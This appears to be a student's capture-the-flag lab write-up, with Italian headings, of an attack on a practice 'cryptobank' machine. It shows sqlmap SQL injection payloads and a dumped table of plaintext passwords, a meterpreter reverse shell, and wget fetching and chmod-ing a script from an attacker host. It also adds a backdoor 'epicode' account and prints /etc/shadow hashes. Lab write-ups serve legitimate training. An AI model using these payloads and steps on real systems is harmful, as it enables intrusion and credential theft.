

Dump delle credenziali WebApp

```
kali@kali: ~/Desktop/Epicode

File Actions Edit View Help

redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: user (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: user=test' AND (SELECT 5819 FROM (SELECT(SLEEP(5)))gqFq) AND 'PoZi'='PoZi&pass=test&login=Login
  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: user=test' UNION ALL SELECT NULL,CONCAT(0x716a7a7871,0x4861476e5779655749744a68494d7362794a4843494a73715473777634f504e496f497742754463,0x71717a7a71),NULL,NULL-- -&pass=test&login=Login

[14:38:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[14:38:13] [INFO] fetching database names
available databases [5]:
[*] cryptobank
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[14:38:13] [INFO] fetching columns for table 'accounts' in database 'cryptobank'
[14:38:13] [INFO] fetching entries for table 'accounts' in database 'cryptobank'
Database: cryptobank
Table: accounts
[12 entries]

+----+-----+-----+-----+
| id_account | balance | password | username |
+----+-----+-----+-----+
| 1          | 87549   | gFG7pqE5cn | williamdelisle |
| 2          | 34421   | wJWm4CgV26 | juliusthedeveloper |
| 3          | 26321   | 3Nrc2FYJMe | bill.w |
| 4          | 1375    | NqRF4W85yf | johndl33t |
| 5          | 434455  | LxZjkK87nu | mrbitcoin |
| 6          | 8531    | 3mwZd896Me | spongebob |
| 7          | 733456  | 7HwAEChFP9 | dreadpirateroberts |
| 8          | 4324    | 6X7DnLF5pG | deadbeef |
| 9          | 2886    | LnBHvEhmw3 | buzzlightyear |
| 10         | 857     | zm2gBcaxd3 | tim |
| 11         | 1       | x8CRvHqgPp | patric |
| 12         | 777     | 8hPx2Zqn4b | notanirsagent |
+----+-----+-----+-----+

[14:38:13] [INFO] table 'cryptobank.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/cryptobank.local/dump/cryptobank/accounts.csv'
[14:38:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/cryptobank.local'

[*] ending @ 14:38:13 /2024-05-06/
```

User Flag

Kali (Pre-TechTask-BCC) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help



File Actions Edit View Help

kali@kali: ~/Desktop/Epicode

```
msf6 exploit(multi/script/web_delivery) > use local_delivery
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/office_excel_slk) > session 1
[-] Unknown command: session
msf6 exploit(windows/fileformat/office_excel_slk) > session -i 1
[-] Unknown command: session
msf6 exploit(windows/fileformat/office_excel_slk) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > shell
Process 2978 created.
Channel 0 created.
whoami
www-data
ls
fetchmeafile.php
file.txt
fileinc.html
cd ..
ls
pages
python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 5: python: not found
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@cryptobank:/var/www/cryptobank/development/tools/FileInclusion$ cd ..
<w/cryptobank/development/tools/FileInclusion$ cd ..
www-data@cryptobank:/var/www/cryptobank/development/tools$ cd /
cd /
www-data@cryptobank:/$ ls
ls
bin    dev    initrd.img    lib64    mnt    root    snap    sys    var
boot  etc    initrd.img.old  lost+found  opt    run    srv    tmp    vmlinuz
cdrom  home  lib            media    proc   sbin   swap.img  usr    vmlinuz.old
www-data@cryptobank:/$ cd usr
cd usr
www-data@cryptobank:/usr$ ls
ls
bin  games  include  lib  local  sbin  share  src
www-data@cryptobank:/usr$ cd ..
cd ..
www-data@cryptobank:/$ cd home
cd home
www-data@cryptobank:/home$ ls
ls
cryptobank
www-data@cryptobank:/home$ cd crypto
cd cryptobank/
www-data@cryptobank:/home/cryptobank$ ls
ls
flag.txt
www-data@cryptobank:/home/cryptobank$ cat flag.txt
cat flag.txt
flag{l4szl0h4ny3cz1smyh3r0}
www-data@cryptobank:/home/cryptobank$
```

Fetch a file

Give me the file

file.txt

Root Flag

```
root@33fa86e6105f:/tmp# wget http://192.168.1.5:81/epicode.sh
wget http://192.168.1.5:81/epicode.sh
--2024-05-06 15:03:38--  http://192.168.1.5:81/epicode.sh
Connecting to 192.168.1.5:81... failed: Connection refused.
root@33fa86e6105f:/tmp# wget http://192.168.1.9:81/epicode.sh
wget http://192.168.1.9:81/epicode.sh
--2024-05-06 15:03:58--  http://192.168.1.9:81/epicode.sh
Connecting to 192.168.1.9:81... connected.
HTTP request sent, awaiting response... 200 OK
Length: 43 [text/x-sh]
Saving to: 'epicode.sh'
```

```
epicode.sh          100%[=====]      43  --.-KB/s   in 0s
```

```
2024-05-06 15:03:58 (771 KB/s) - 'epicode.sh' saved [43/43]
```

```
root@33fa86e6105f:/tmp# chmod +x epicode.sh
chmod +x epicode.sh
```

```
root@33fa86e6105f:/tmp# crontab -e
crontab -e
```

```
bash: crontab: command not found
```

```
root@33fa86e6105f:/tmp# crontab -e
```

```
crontab -e
```

```
bash: crontab: command not found
```

```
root@33fa86e6105f:/tmp# $ while true; do echo epicode >> epicode.txt ; sleep 5 ; done &
```

```
<; do echo epicode >> epicode.txt ; sleep 5 ; done &
```

```
bash: syntax error near unexpected token `do'
```

```
root@33fa86e6105f:/tmp# $ while true; do date >> date.txt ; sleep 5 ; done &
```

```
$ while true; do date >> date.txt ; sleep 5 ; done &
```

```
bash: syntax error near unexpected token `do'
```

```
root@33fa86e6105f:/tmp# $ while true; do /bin/sh script_name.sh ; sleep 100 ; done &
```

```
<rue; do /bin/sh script_name.sh ; sleep 100 ; done &
```

```
bash: syntax error near unexpected token `do'
```

```
root@33fa86e6105f:/tmp# cd /
```

```
cd /
```

```
root@33fa86e6105f:/# ls
```

```
ls
```

```
bin  docker-entrypoint-initdb.d  lib  mnt  root  srv  usr
```

```
boot  etc  lib64  opt  run  sys  var
```

```
dev  home  media  proc  sbin  tmp
```

```
root@33fa86e6105f:/# cd home
```

```
cd home
```

```
root@33fa86e6105f:/home# ls
```

```
ls
```

```
epicode
```

```
root@33fa86e6105f:/home# cd /root
```

```
cd /root
```

```
root@33fa86e6105f:~# ls
```

```
ls
```

```
flag.txt
```


```
root@33fa86e6105f:~# cat flag.txt
```

```
cat flag.txt
```

```
Good job here our secure cold wallet flag{s4t0sh1n4k4m0t0}
```

```
root@33fa86e6105f:~#
```

Dump delle credenziali OS + Creazione Account epicode



The image shows a terminal window with a dark background. At the top right, a system tray contains icons for network, volume, and notifications, followed by a clock displaying '16:56'. A red arrow points from the clock area down towards the terminal output. The terminal text is as follows:

```
op/Epicode

adduser: Please enter a username matching the regular expression configured
via the NAME_REGEX configuration variable. Use the '--force-badname'
option to relax this check or reconfigure NAME_REGEX.
root@33fa86e6105f:/opt/solr-8.1.1/server# adduser epicode
adduser epicode
Adding user `epicode' ...
Adding new group `epicode' (1000) ...
Adding new user `epicode' (1000) with group `epicode' ...
Creating home directory `/home/epicode' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: epicode

Retype new UNIX password: epicode

passwd: password updated successfully
Changing the user information for epicode
Enter the new value, or press ENTER for the default
    Full Name []: epicode
epicode
    Room Number []: epicode
epicode
    Work Phone []: epicode
epicode
    Home Phone []: epicode
epicode
    Other []: epicode
epicode
Is the information correct? [Y/n] y
y
root@33fa86e6105f:/opt/solr-8.1.1/server# cat /etc/shadow
cat /etc/shadow
root:*:18120:0:99999:7:::
daemon:*:18120:0:99999:7:::
bin:*:18120:0:99999:7:::
sys:*:18120:0:99999:7:::
sync:*:18120:0:99999:7:::
games:*:18120:0:99999:7:::
man:*:18120:0:99999:7:::
lp:*:18120:0:99999:7:::
mail:*:18120:0:99999:7:::
news:*:18120:0:99999:7:::
uucp:*:18120:0:99999:7:::
proxy:*:18120:0:99999:7:::
www-data:*:18120:0:99999:7:::
backup:*:18120:0:99999:7:::
list:*:18120:0:99999:7:::
irc:*:18120:0:99999:7:::
gnats:*:18120:0:99999:7:::
nobody:*:18120:0:99999:7:::
_apt:*:18120:0:99999:7:::
solr:$6$abowAywg$3xcEc3SegilK1NUSGtcZqPmvKSoMa6SkLs9v0KOH0lZUJ5xk5asEQ/VMUIPUfSDiR0UmX0zbGNfvfpRk.zbtN0:18368::::
epicode:$6$SXSyjDgU$G/PHA4vUn7khAeLLqbcd0qpVadP1Duxwmcd3iUp2J7HrKqpzaGP5AFUSX0aSVsd/RSglHLWfOssWRXjWyZX/:19849:0:9
9999:7:::
root@33fa86e6105f:/opt/solr-8.1.1/server#
```